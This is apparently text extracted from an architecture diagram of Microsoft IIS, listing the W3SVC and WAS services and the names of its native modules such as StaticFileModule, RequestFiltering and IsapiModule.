
World Wide Web
Publishing Service
(W3SVC)


Windows Process
Activation Service
(WAS)











Native IIS Modules

FileCacheModule

HttpRedirection

StaticFileModule

StaticCompression

CustomErrorModule

BasicAuthModule

RequestFiltering

TokenCacheModule

HttpLoggingModule

WindowsAuthModule

CgiModule

AnonymousAuthModule

UriCacheModule

ProtocolSupport

HTTPCacheModule

DynamicCompression

DefaultDocument


IsapiModule


DirectoryListing

CustomLogging


...

Global Cache Provider/Handler

